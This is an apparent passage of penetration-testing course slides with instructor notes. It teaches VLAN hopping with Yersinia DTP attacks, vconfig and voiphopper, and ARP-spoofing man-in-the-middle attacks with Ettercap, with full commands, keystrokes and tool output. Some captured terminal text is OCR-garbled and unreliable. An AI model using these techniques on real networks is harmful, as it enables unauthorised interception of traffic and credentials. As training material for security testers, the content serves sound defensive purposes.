802.1TL, IEEE 802.1TM, IEEE 802.1TN, IEEE 802.1TO, IEEE 802.1TP, IEEE 802.1TQ, IEEE 802.1TR, IEEE 802.1TS, IEEE 802.1TT, IEEE 802.1TU, IEEE 802.1TV, IEEE 802.1TW, IEEE 802.1TX, IEEE 802.1TY, IEEE 802.1TZ, IEEE 802.1UA, IEEE 802.1UB, IEEE 802.1UC, IEEE 802.1UD, IEEE 802.1UE, IEEE 802.1UF, IEEE 802.1UG, IEEE 802.1UH, IEEE 802.1UI, IEEE 802.1UJ, IEEE 802.1UK, IEEE 802.1UL, IEEE 802.1UM, IEEE 802.1UN, IEEE 802.1UO, IEEE 802.1UP, IEEE 802.1UQ, IEEE 802.1UR, IEEE 802.1US, IEEE 802.1UT, IEEE 802.1UU, IEEE 802.1UV, IEEE 802.1UW, IEEE 802.1UX, IEEE 802.1UY, IEEE 802.1UZ, IEEE 802.1VA, IEEE 802.1VB, IEEE 802.1VC, IEEE 802.1VD, IEEE 802.1VE, IEEE 802.1VF, IEEE 802.1VG, IEEE 802.1VH, IEEE 802.1VI, IEEE 802.1VJ, IEEE 802.1VK, IEEE 802.1VL, IEEE 802.1VM, IEEE 802.1VN, IEEE 802.1VO, IEEE 802.1VP, IEEE 802.1VQ, IEEE 802.1VR, IEEE 802.1VS, IEEE 802.1VT, IEEE 802.1VU, IEEE 802.1VV, IEEE 802.1VW, IEEE 802.1VX, IEEE 802.1VY, IEEE 802.1VZ, IEEE 802.1WA, IEEE 802.1WB, IEEE 802.1WC, IEEE 802.1WD, IEEE 802.1WE, IEEE 802.1WF, IEEE 802.1WG, IEEE 802.1WH, IEEE 802.1WI, IEEE 802.1WJ, IEEE 802.1WK, IEEE 802.1WL, IEEE 802.1WM, IEEE 802.1WN, IEEE 802.1WO, IEEE 802.1WP, IEEE 802.1WQ, IEEE 802.1WR, IEEE 802.1WS, IEEE 802.1WT, IEEE 802.1WU, IEEE 802.1WV, IEEE 802.1WW, IEEE 802.1WX, IEEE 802.1WY, IEEE 802.1WZ, IEEE 802.1XA, IEEE 802.1XB, IEEE 802.1XC, IEEE 802.1XD, IEEE 802.1XE, IEEE 802.1XF, IEEE 802.1XG, IEEE 802.1XH, IEEE 802.1XI, IEEE 802.1XJ, IEEE 802.1XK, IEEE 802.1XL, IEEE 802.1XM, IEEE 802.1XN, IEEE 802.1XO, IEEE 802.1XP, IEEE 802.1XQ, IEEE 802.1XR, IEEE 802.1XS, IEEE 802.1XT, IEEE 802.1XU, IEEE 802.1XV, IEEE 802.1XW, IEEE 802.1XX, IEEE 802.1XY, IEEE 802.1XZ, IEEE 802.1YA, IEEE 802.1YB, IEEE 802.1YC, IEEE 802.1YD, IEEE 802.1YE, IEEE 802.1YF, IEEE 802.1YG, IEEE 802.1YH, IEEE 802.1YI, IEEE 802.1YJ, IEEE 802.1YK, IEEE 802.1YL, IEEE 802.1YM, IEEE 802.1YN, IEEE 802.1YO, IEEE 802.1YP, IEEE 802.1YQ, IEEE 802.1YR, IEEE 802.1YS, IEEE 802.1YT, IEEE 802.1YU, IEEE 802.1YV, IEEE 802.1YW, IEEE 802.1YX, IEEE 802.1YY, IEEE 802.1YZ, IEEE 802.1ZA, IEEE 802.1ZB, IEEE 802.1ZC, IEEE 802.1ZD, IEEE 802.1ZE, IEEE 802.1ZF, IEEE 802.1ZG, IEEE 802.1ZH, IEEE 802.1ZI, IEEE 802.1ZJ, IEEE 802.1ZK, IEEE 802.1ZL, IEEE 802.1ZM, IEEE 802.1ZN, IEEE 802.1ZO, IEEE 802.1ZP, IEEE 802.1ZQ, IEEE 802.1ZR, IEEE 802.1ZS, IEEE 802.1ZT, IEEE 802.1ZU, IEEE 802.1ZV, IEEE 802.1ZW, IEEE 802.1ZX, IEEE 802.1ZY, IEEE 802.1ZZ
- Curses-based interface or GTK GUI
 - Recommend Curses interface
- Requires screen size of 80x25 to run in Curses mode

```
# yersinia -I
```

Yersinia

Yersinia is a multi-function network attack tool, focused on exploiting LAN protocols including spanning tree (STP), Cisco Discovery Protocol (CDP), DTP, Hot Standby Router Protocol (HSRP), Dynamic Host Configuration Protocol (DHCP), IEEE 802.1Q, Spanning Tree Protocol (STP), Inter-Switch Protocol (ISL) and more.

Yersinia supports multiple user interfaces to deliver network attacks, including a command-line interface, a Curses-based interface, and an experimental GTK GUI interface. In this author's experience, the text-based Curses interface is the most stable interface and is recommended for all Yersinia attacks. To use Yersinia in Curses mode, a screen size of 80 columns by 25 rows is required.

To start Yersinia in Curses mode, invoke the `yersinia` command with the `-I` argument, as shown on this slide.

Note that there is a bug in Yersinia or the Curses library that is exhibited with VMware users. When Yersinia is started in Curses mode ("-I") in a virtual machine, many users find that they cannot get Yersinia to respond to any keystrokes, requiring that they switch to another terminal to kill Yersinia. If this happens you may wish to run Yersinia in a native OS environment, or use Yersinia in GTK mode ("yersinia -G").

```
cat hdsip sllgt ppep
```

```
Yersinia 0.7.1 by Slay & tomac - STP mode [13:44:13]
RootId BridgeId Port Iface Last seen
0001.00190693DC0 Choose protocol mode 08 Sep 13:44:12
COP Cisco Discovery Protocol
L-P --:1Q:10:289P-2.0[0: 609]3rP629202TP
802.1Q IEEE 802.1Q
0gt:R0P --:P-00-rR0P
DTP Dynamic Trunking Protocol
HSRP Hot Standby Router Protocol
ISL Inter-Switch Link Protocol
STP Spanning Tree Protocol
-3-
2
Total Packets: 22 STP Packets: 3 MAC Spoofing [X]
STP Fields
Source MAC 04:00:20:12:A9:75 Destination MAC 01:80:C2:00:00:00
Id 0000 Ver 00 Type 00 Flags 00 RootId AC50.E7CD90117CAA Pathcost 00000000
BridgeId 0423.1B231602FF0B Port 0002 Age 0000 Max 0014 Hello 0002 Prio 000F
```

- TIP**
1. Press **g** to select protocol mode attacks
 2. Select the **DTP** protocol mode attack
 3. Press **x** to open DTP attack panel
 4. Press **l** to become a trunk port

DTP VLAN Attack 1

After invoking Yersinia, we can navigate to different supported protocols using function keys, or by pressing the "g" button to open the *Choose protocol mode* dialog, as shown. From the Choose protocol mode dialog, use the arrow keys to highlight the DTP protocol and press Enter.

After navigating to the DTP attack mode function, press "x" to open the DTP attack panel. Yersinia supports two attacks against DTP: Pressing 0 will allow you to specify a DTP packet based on your configuration preferences set in the "DTP Fields" section at the bottom of the Yersinia screen. Pressing l will send a DTP packet automatically configured to enable 802.1Q trunking on the switchport recipient. Press l to deliver this frame, causing the switch to recognize the connected device as a switch and allow the attacker to become a trunk port.

DTP VLAN Attack 2

```
yersinia 0.7.1 by Slay & tomac - DTP mode [13:22:13]
Neighbor-ID Sta
0C7CE846D595 ALC
00190693DC04 TRU
0C7CE846D595 TRU

Source MAC 00:19:05:93:0C:04
Destination MAC 01:00:0C:CC:CC:CC
Version 01
Neighbor-ID 00290693DC04
Status 84 TRUNK/AUTO
Type A5 802.10/802.10
Domain corpnet-vtp
Total 10
Interface eth0

List seen
10 Sep 13:14:00
10 Sep 13:22:01
10 Sep 13:21:04

Total Packets: 1077 DTP Packets: 37 MAC Spoofing [X]

DTP Fields
Source MAC 0C:7C:E8:46:D5:95 Destination MAC 01:00:0C:CC:CC:CC
Version 01 Neighbor-ID 0C7CE846D595 Status 03 Type A5
Domain
```

TIP

After delivering the DTP message, press 5 to open a status dialog.

Here, the status indicates TRUNK/AUTO, revealing a successful attack.

DTP VLAN Attack 2

After delivering the DTP attack, press 5 to open a status dialog for the DTP port to obtain details about the port configuration. In the example on this slide, Yersinia indicates that the port status is "84 TRUNK/AUTO", telling us the attack was successful.

Building a VLAN List

- Yersinia will track observed VLAN numbers and protocol information
 - Broadcast/multicast traffic traversing switch table
- "g" to select protocol mode, "h" to select the 802.1Q entry, Enter

Observed VLAN list

```
Yersinia 0.7.1 by Slay & tomac - 802.1Q mode [14:12:59]
VLAN L2Protocol Src IP      Dst IP      IP Prot  Iface Last seen
0100 PVST                UKN         eth0 10 Sep 14:12:58
0200 PVST                UKN         eth0 10 Sep 14:12:58
0100 PVST                UKN         eth0 10 Sep 14:11:32
0200 PVST                UKN         eth0 10 Sep 14:12:52
0100 ARP      10.10.100.2  ea:f1:56:02:uu UKN         eth0 10 Sep 14:12:43
0200 PVST                UKN         eth0 10 Sep 14:11:42
0100 UKN                 UKN         eth0 10 Sep 14:10:45
0100 PVST                UKN         eth0 10 Sep 14:12:42
0100 UKN                 UKN         eth0 10 Sep 14:10:45
0200 PVST                UKN         eth0 10 Sep 14:11:16

Total Packets: 7849 802.1Q Packets: 5757 MAC Spoofing [X]
```

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Building a VLAN List

Yersinia will monitor network traffic observed and record information such as IP addresses, protocol information and VLAN settings. After executing the DTP attack, we can let Yersinia continue to monitor the network and build a list of accessible VLANs. To access the list of observed VLANs, addresses, and protocols (such as the example shown in this slide), press "g" to select the protocol mode selection dialog, scroll to select the 802.1Q entry and press Enter.

VLAN Participation

- Linux supports native 802.1Q VLAN support with virtual interfaces

```
bm wi486 zm m• g lftS o• vm i rv
wi•wi

# modprobe 8021q
# vconfig add eth0 100
Added VLAN with VID == 100 to IF -:eth0:-
# ifconfig eth0.100
eth0.100 Link encap:Ethernet HWaddr 00:21:86:5c:1b:0e
          BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:14 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:684 (684.0 B) TX bytes:0 (0.0 B)
# vconfig rem eth0.100
```

VLAN Participation

Once we have a list of VLAN interfaces, we can easily configure a Linux host to create one or more virtual interfaces, each assigned to a specified VLAN. Supporting this configuration are the Linux VLAN tools with the *vconfig* utility, and the Linux kernel module 8021q.

First, load the kernel module 8021q with the *modprobe* utility as shown. Next, create a virtual interface for each desired VLAN using the *vconfig* utility. The *vconfig* utility will create a sub-interface matching the parent interface with the suffix ".100" where 100 is the specified VLAN number (e.g. eth0.100). We can configure the eth0.100 interface as any other interface, removing it with the "*vconfig rem eth0.100*" command.

Note that the *vconfig* utility does not attempt to validate that you have specified the correct VLAN number; *vconfig* will create a VLAN sub-interface with any VLAN number you specify, encapsulating the traffic with the appropriate 802.1Q header. Also, there is no Linux support for the proprietary Cisco ISL protocol.

VLAN Hopping – 802.1Q Trunk

```
# vconfig add eth0 100
Added VLAN with VID == 100 to IF -:eth0:-
# vconfig add eth0 200
Added VLAN with VID == 200 to IF -:eth0:-
# dhclient eth0.100
DHCPOFFER of 10.10.100.3 from 10.10.100.1
bound to 10.10.100.3 -- renewal in 39377 seconds.
# dhclient eth0.200
DHCPOFFER of 10.10.200.3 from 10.10.200.1
bound to 10.10.200.3 -- renewal in 39022 seconds.
# nmap -sS -F -p 10.10.200.1

Interesting ports on 10.10.200.1:
Not shown: 98 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
MAC Address: 00:19:06:93:DC:42 (Cisco Systems)
```


VLAN Hopping – 802.1Q Trunk

The examples on this slide demonstrate how an attacker can leverage access to a DTP port to hop through multiple VLANs on a connected interface. The virtual interfaces can be used indirectly with Linux bridging (where traffic destined for the 10.10.200.0/24 network is naturally bridged through that connected interface, such as in the Nmap example shown on this slide). Additional routes will require manual configuration, where we can manually specify routes through interfaces by choosing one virtual interface or another as the default gateway, as shown below (where all traffic will be routed through the eth0.200 interface, unless another interface exists that is directly connected to the target network):

```
# route add -net 0.0.0.0/0 eth0.200
```

DTP Attacks

"Isn't this so ... CVE-1999-1129? It's almost 20 years later!"



```
interface FastEthernet0/9
switchport mode trunk
no ip address
```

```
Output of 'brctl show' for the following configuration:
brctl show vsws1 vsws1
bridge name   bridge id    STP enabled  priority
vsws1        801a1a933468  yes          32768
vsws1        801a1a933468  yes          32768
vsws1        801a1a933468  yes          32768
vsws1        801a1a933468  yes          32768
VLAN 181 Bridgeover adst
Fig 2
```

Citrix KB Article CTX123489

DTP Attacks

If you've been working in networking for a while, you may be wondering to yourself: "This DTP attack stuff is so 1999!" You're right, but we're seeing a reemergence of network ports and systems exposed to this vulnerability, particularly in environments where virtualization is used.

Virtualization platforms often leverage a virtual switch product to assign VLANs to different VM guests, and to build software-defined networks (SDNs). Since the virtualization host needs to have trunk access to the physical switch to bridge multiple VLANs, vendors recommend that administrators deploy the network for trunk port access.

The graphic shown on this page was retrieved in late 2016 from the Citrix support site (<http://support.citrix.com/article/CTX123489>). The article recommends that administrators configure Cisco switch ports using `switchport mode trunk`, the exact configuration that makes the host system vulnerable to DTP attacks. Also in 2016, Ronny Bull and fellow researchers from Clarkson University and Utica College presented findings disclosing that virtualized hosts that send DTP messages (using Yersinia or other tools) can also reconfigure the host switch port to enter DTP mode, exposing multiple VLANs to the guest virtual machine.

(<https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Bull-Matthews-Trumbull-VLAN-Hopping-ARP-MITM-in-Virtualized-UPDATED.pdf>)

Voice VLAN Hopping

- Cisco switches accommodate a special "voice VLAN" feature
 - VoIP phone plugs into switch, PC plugs into VoIP phone
 - Switch must trunk two VLANs
- Attacker can identify VLAN used for voice through CDP traffic
- Despite port configured as access, attacker can create 802.1Q trunk
 - Access to voice VLAN

```
interface FastEthernet0/2
switchport access vlan 100
switchport mode access
switchport voice vlan 200
```




Voice VLAN Hopping

Another technique to evaluate when evading the NAC system is the option to perform VLAN hopping, particularly in environments where VoIP devices are used to bridge a workstation and a phone over a single network cable. Cisco switches support a special configuration mode where a single switch port can be used to connect a VoIP phone to a voice VLAN, while a second device can connect to the phone to access a different VLAN. The Cisco VoIP phone effectively becomes a 2-port switch, allowing the customer to retain their existing switch density while accommodating the VoIP phones on their network. To bridge the traffic from the workstation on a different VLAN than the phone, however, the VoIP phone must become a trunk port, if only a limited one, to differentiate between its own traffic and the traffic of the downstream device.

The Cisco configuration shown on this slide is an example of how a voice VLAN is configured, using the configuration directive "switchport voice vlan 200", with a second configuration directive "switchport access vlan 100" to support the PC connecting through the phone. Despite that the switchport is configured as *access*, an attacker can manipulate the switch when directly connected to access the voice VLAN.

Cisco Discovery Protocol



Cisco Discovery Protocol

The traffic shown on this slide is from a Cisco Discovery Protocol (CDP) packet, filtered using the Wireshark "cdp" filter directive. Note that in the two packets shown on this slide, the packet interval is 60 seconds, the default timer interval for Cisco switches to send CDP packets.

Inspecting the payload of the CDP packet reveals several useful configuration details about the network, including:

- Device ID: The hostname of the Cisco switch.
- Software Version: The version of IOS used.
- Platform: The switch model number.
- Port ID: The port designation that the station is connected to.
- Native VLAN: The native VLAN used by the workstation. This is the intended port for use by the workstation connected to the phone, or to the switch directly.
- VoIP VLAN Reply: The voice VLAN intended for use by Cisco VoIP devices.

By inspecting the CDP packet, we can identify the native VLAN number and the VoIP VLAN number, which is sufficient information to allow an attacker to hop to a different VLAN.

Accessing Cisco VoIP VLAN

- Use the vconfig utility to add an 802.1Q VLAN to the local interface
- Lack of CDP cloaks vulnerability with obscurity
 - Attacker must learn VLAN#
 - Maximum 4094 VLANs; can be brute-forced

```
# dhclient eth0
bound to 10.10.10.115 -- renewal in 39305 seconds.
# modprobe 8021q
# vconfig add eth0 200
Added VLAN with VID == 200 to IF -:eth0:-
# dhclient eth0.200
bound to 10.10.200.2 -- renewal in 39133 seconds.
```

Accessing Cisco VoIP VLAN

Returning to the vconfig utility, knowledge of the VoIP VLAN number is all that is necessary to create a new sub-interface that sends 802.1Q encapsulated traffic to the switch, mirroring the behavior of the Cisco VoIP phone when used to connect a downstream PC. By creating the sub-interface, an attacker can access the voice VLAN with an opportunity to manipulate other VoIP phones used in the organization.

Note that we relied on the presence of CDP traffic to identify the voice VLAN. It is possible to configure a Cisco VoIP phone to apply an 802.1Q header on all PC traffic based on a static VLAN designation, obviating the need for the CDP protocol. This represents a security-through-obscurity obstacle for an attacker. Since there are only 4094 possible VLAN numbers, the attacker can simply brute-force the voice VLAN number using a shell script with the vconfig utility, watching for any network traffic on the created interface for several seconds before destroying the interface. Further, this process could be implemented in parallel, testing multiple VLAN "guesses" at the same time, only limited by the CPU and memory of the attacker's system.

voiphopper

- Automates voice VLAN hopping attack
 - Listens for CDP to extract voice VLAN#
 - Creates interface, requests DHCP address
- Includes attack options for Cisco, Avaya, and Nortel switches

```
# ./voiphopper -c 0 -i eth0
VoIP Hopper 2.00 Running in CDP Sniff Mode
Capturing CDP Packets on eth0
Captured IEEE 802.3, CDP Packet of 371 bytes
Discovered VoIP VLAN: 200
Added VLAN 200 to Interface eth0
  Current MAC: 00:10:c6:ce:f2:ab
Attempting dhcp request for new interface eth0.200
VoIP Hopper dhcp client: received IP address for eth0.200: 10.10.200.2
```

voiphopper

The tool voiphopper automates the process of watching for CDP traffic to identify the voice VLAN number, creating the necessary sub-interface, and launches a DHCP client to obtain an IP address. Available at <http://voiphopper.sf.net>, voiphopper requires that we specify the switch architecture with the "-c" argument and the connected interface name with "-i". Voiphopper also supports a similar attach technique against other switch vendors as well, including Avaya and Nortel devices.

To use voiphopper, you must install the DHCP client utility "dhclient". Voiphopper will not attempt to create the VLAN sub-interface if the dhclient utility is missing.

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Day 1

Course Overview

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Manipulating the Network

Next we'll look at various techniques to manipulate network protocols, establishing a position as a Man-in-the-Middle attacker, targeting ARP, HSRP, VRRP, and common routing protocols.

Network Manipulation

- With expanded network access, we can focus on manipulating traffic
- Man in the Middle (MITM) opens up many attack opportunities
 - Some defenses against MITM force us to seek less-common techniques

Network manipulation is the opportunity to observe sensitive data and deliver attacks against targets.

Network Manipulation

With expanding network access through NAC bypass and VLAN hopping techniques, we can focus on manipulating the network. A commonly desirable technique is to manipulate the network to create a Man-in-the-Middle (MITM) opportunity, forcing the delivery of traffic to go through the attacker before it reaches its intended destination.

Several opportunities are available to implement MITM attacks, though many networks will implement defenses against more common attack techniques, forcing us to seek less-common techniques to be successful.

Through network manipulation, we create the opportunity to observe data in the network, including sensitive information that can yield an attacker-escalated network or system access. Next we'll explore this concept and several techniques supporting network manipulation.

LAN Manipulation


- Manipulating other clients on the LAN (or VLAN) as the attacker
 - Become the preferred default gateway for clients
- Multiple tools: arpspoof, Cain & Abel, Ettercap, BetterCap
 - We'll focus on Ettercap for advanced features
 - Command-line access for greatest compatibility with target systems

LAN Manipulation

First we'll focus on manipulating devices on the same LAN or VLAN as the attacker. This is the most common implementation of MITM attacks, manipulating other clients into believing that we are the default gateway system and, therefore, becoming a traffic bridging device on the network. Multiple tools are available to implement these attacks including arpspoof, Cain & Abel, Ettercap, and BetterCap.

Due to its custom functionality, advanced features, and attractive command-line interface (allowing us to mount an attack without a tty on the victim), we'll focus on leveraging Ettercap for LAN manipulation attacks.

ARP Spoofing



1. Attacker enumerates hosts on the network (multiple ARP requests or other discovery techniques)
2. Attacker sends a LAN workstation an ARP reply indicating he is the default gateway
3. Attacker sends the default gateway an ARP reply indicating he is the LAN workstation
4. All traffic originating from the workstation or upstream networks bridged through the default gateway are delivered to the attacker, who forwards packet after inspection/logging

ARP Spoofing

ARP spoofing is a common technique used to manipulate a switched network, allowing an attacker to eavesdrop on all or selected LAN activity by establishing a MITM attack. With access to the LAN, the attacker enumerates hosts on the network to learn ARP address and IP address information. This is commonly done with a flood of ARP request messages, but can also be done with ICMP Echo Request messages, or by passively observing broadcast or multicast information from clients.

Once the attacker has a list of LAN devices, it begins issuing ARP reply messages to the uplink connection of the MITM position, commonly the default gateway. Each ARP reply message is faked, disclosing to the default gateway that the attacker's MAC address is the address that should be associated with the network node being impersonated.

After manipulating the default gateway, the attacker repeats the process in reverse, this time telling each network node that he is the default gateway. Once complete, all the network traffic will bridge to the attacker, regardless of its final destination. After inspecting and possibly manipulating the traffic, the attacker will forward the frames to the legitimate device. Periodically, the attacker will re-issue the ARP response advertisements to maintain the MITM attack, overriding any legitimate ARP activity from legitimate hosts.

ARP Spoofing Example

No.	Time	Source	Destination	Protocol	Info
522	19.813224	00:18:8b:ad:2a:c7	00:1f:f3:01:e3:42	ARP	172.16.0.3 is at 00:18:8b:ad:2a:c7
523	19.813276	00:18:8b:ad:2a:c7	00:23:4d:da:22:23	ARP	172.16.0.111 is at 00:18:8b:ad:2a:c7
524	19.823508	00:18:8b:ad:2a:c7	00:1f:f3:01:e3:42	ARP	172.16.0.1 is at 00:18:8b:ad:2a:c7
525	19.823561	00:18:8b:ad:2a:c7	00:14:bf:0f:03:30	ARP	172.16.0.111 is at 00:18:8b:ad:2a:c7
526	19.833778	00:18:8b:ad:2a:c7	00:06:dc:42:18:24	ARP	172.16.0.113 is at 00:18:8b:ad:2a:c7
527	19.833826	00:18:8b:ad:2a:c7	00:21:5c:7e:70:c3	ARP	172.16.0.106 is at 00:18:8b:ad:2a:c7
528	19.844069	00:18:8b:ad:2a:c7	00:06:dc:42:18:24	ARP	172.16.0.111 is at 00:18:8b:ad:2a:c7
529	19.844117	00:18:8b:ad:2a:c7	00:1f:f3:01:e3:42	ARP	172.16.0.106 is at 00:18:8b:ad:2a:c7
530	19.854441	00:18:8b:ad:2a:c7	00:06:dc:42:18:24	ARP	172.16.0.101 is at 00:18:8b:ad:2a:c7
531	19.854497	00:18:8b:ad:2a:c7	00:1d:ba:d5:c3:20	ARP	172.16.0.106 is at 00:18:8b:ad:2a:c7
532	19.864019	00:18:8b:ad:2a:c7	00:06:dc:42:18:24	ARP	172.16.0.3 is at 00:18:8b:ad:2a:c7

Frame 534: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
Ethernet II, Src: 00:18:8b:ad:2a:c7 (00:18:8b:ad:2a:c7), Dst: 00:06:dc:42:18:24 (00:06:dc:42:18:24)
Address Resolution Protocol (reply)
Hardware type: Ethernet (0x0001)
Protocol type: IP (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: reply (0x0002)
[is gratuitous: false]
Sender MAC address: 00:18:8b:ad:2a:c7 (00:18:8b:ad:2a:c7)
Sender IP address: 172.16.0.1 (172.16.0.1)
Target MAC address: 00:06:dc:42:18:24 (00:06:dc:42:18:24)
Target IP address: 172.16.0.106 (172.16.0.106)

1. Attacker says "172.16.0.1, I am the MAC for 172.16.0.111"
2. Attacker says "172.16.0.111, I am the MAC for 172.16.0.1"

ARP Spoofing Example

The Wireshark capture shown in this slide was taken during an ARP spoofing attack. The two marked frames (frames 523 and 524) summarize the ARP response activity from the attacker at MAC address 00:18:8b:ad:2a:c7.

Both frames are sent by the attacker, first telling the default gateway (at 00:23:4d:da:22:23) that he is the node at 172.16.0.111. Next, the attacker tells the host at 172.16.0.111 (00:1f:f3:01:e3:42) that he is the default gateway at 172.16.0.1.

Victim ARP Table

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\Joshua Wright>ARP -A

Interface: 172.16.0.113 --- 0xc
Internet Address Physical Address Type
172.16.0.1 00-19-7d-1b-03-fa dynamic
172.16.0.3 00-19-7d-1b-03-fa dynamic
172.16.0.101 00-19-7d-1b-03-fa dynamic
172.16.0.103 00-19-7e-89-fb-a7 dynamic
172.16.0.106 00-19-7d-1b-03-fa dynamic
172.16.0.111 00-19-7d-1b-03-fa dynamic
172.16.0.112 00-19-7d-1b-03-fa dynamic
172.16.0.114 00-19-7d-1b-03-fa dynamic
172.16.0.115 00-19-7d-1b-03-fa dynamic
172.16.0.117 00-19-7d-1b-03-fa dynamic
172.16.0.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
224.0.0.253 01-00-5e-00-00-fd static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static
```

Victim ARP Table

This slide demonstrates what the ARP table will look like on a victim system during an ARP poisoning attack. For several nodes on the 172.16.0.0/24 network, the IP address resolves to the physical address 00:19:7d:1b:03:fa. This MAC address is the attacker, manipulating the network to create a MITM attack.

Ettercap Options

```
-T
Launch the text-only interface
-M [METHOD:ARGS]
Become MITM using the specified technique
-w [LIBPCAP FILE]
Log captured pcap data
-z
Do not perform an initial ARP scan of the network
-F [FILTER FILE]
Execute the specified filter
-d
Perform DNS name resolution
-m [TEXT FILE]
Log messages including credential information to a file
```

Ettercap Options

Ettercap is an advanced network manipulation and password sniffing tool. The syntax of Ettercap is to specify one or more options following the executable, followed by two target designators representing the first and second group of devices that Ettercap should become MITM for. Ettercap supports multiple interfaces like Yersinia, though we'll focus on the command-line interface for maximum flexibility in using this tool.

Some commonly used options for Ettercap are as follows:

- -T – Launch Ettercap with the text-only interface
- -M [METHOD:ARGS] – Launch Ettercap and become MITM using the specified method and arguments
- -w [LIBPCAP FILE] – Log all packets bridged through Ettercap to the specified file in libpcap format
- -z – By default, Ettercap performs a scan of all hosts in the current segment when it starts; the "-z" argument suppresses this behavior, instead relying on multicast and broadcast traffic to discover other network nodes
- -F [FILTER FILE] – Execute the specified filter file to manipulate traffic bridged through Ettercap
- -d – Perform DNS name resolution for all hosts; this is off by default
- -m [TEXT FILE] – Log all messages generated by Ettercap to the specified file, including usernames and passwords observed on the network

Ettercap is written by Alberto Ornaghi (ALoR), Marco Valleri (NaGA), Emilio Escobar (exfil), and Eric Milam (JohnnyBrav0).

Ettercap Target Designation

```
# ettercap [OPTIONS] [TARGET1] [TARGET2]
```

- Target designation is MAC/IPv4(s)/Port(s)/IPv6(s)
 - Blank fields indicate all: "///"
- MAC addresses specified in colon-separated bytes
- Multiple IP addresses can be specified with byte ranges, byte lists or address lists
 - 10.10.10.1-252,254;10.10.10.10
- Ports ranges specified with dash or comma

Ettercap Target Designation

When specifying the targets for an Ettercap MITM attack, the syntax for each target block is [MAC] / [IPv4 Addresses] / [PORTS] / [IPv6 Addresses] where any or all the parameters can be blank (e.g. "///"). The first and second target designations allow us to select one or more hosts to filter traffic coming from one or more hosts to one or more hosts (bi-directional manipulation).

When specifying multiple hosts by MAC addresses, separate each colon-delimited address with a comma or a semi-colon. Multiple IP addresses, however, use a dash to specify a range within a single octet; separate multiple IP addresses with a dash. Port ranges work similarly to IPv4 and IPv6 address ranges, using a comma to specify multiple ports while a dash specifies a range of ports.

Simple Ettercap Usage

```
# ettercap -T -q -M arp:remote /172.16.0.1-254// /172.16.0.1-254//
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
```

Listening on:

```
eth0 -> 00:0C:29:1D:E2:41
        172.16.0.176/255.255.255.0
        fe80::20c:29ff:fe1d:e241/64
```

16 hosts added to the hosts list...

GROUP 1 : ANY (all the hosts in the list)

GROUP 2 : ANY (all the hosts in the list)

Starting Unified sniffing...

Text only Interface activated...

Hit 'h' for inline help

SNMP : 10.10.10.4:161 -> COMMUNITY: public INFO: SNMP v1

TIP

Ettercap is interactive, press "h" to access options after loading

Press "q" to quit Ettercap. **DO NOT SIGKILL Ettercap!**

Simple Ettercap Usage

Ettercap supports several methods for implementing MITM attacks, including ARP spoofing. As root, invoking Ettercap with the "-T" argument starts Ettercap in text-mode. Adding the "-q" argument tells Ettercap to subdue its output (quiet mode). The "-M" argument tells Ettercap which MITM technique to use; supplying the method "arp:remote" instructs Ettercap to perform ARP spoofing, allowing the attacker to eavesdrop and manipulate both LAN and remote network traffic (alternatively, "arp:one-way" will allow the attacker to intercept traffic from the left target to the right target). Finally, the two target designations ("/172.16.0.1-254// /172.16.0.1-254//") tell Ettercap to become MITM for all nodes on the local network (172.16.0.0/24).

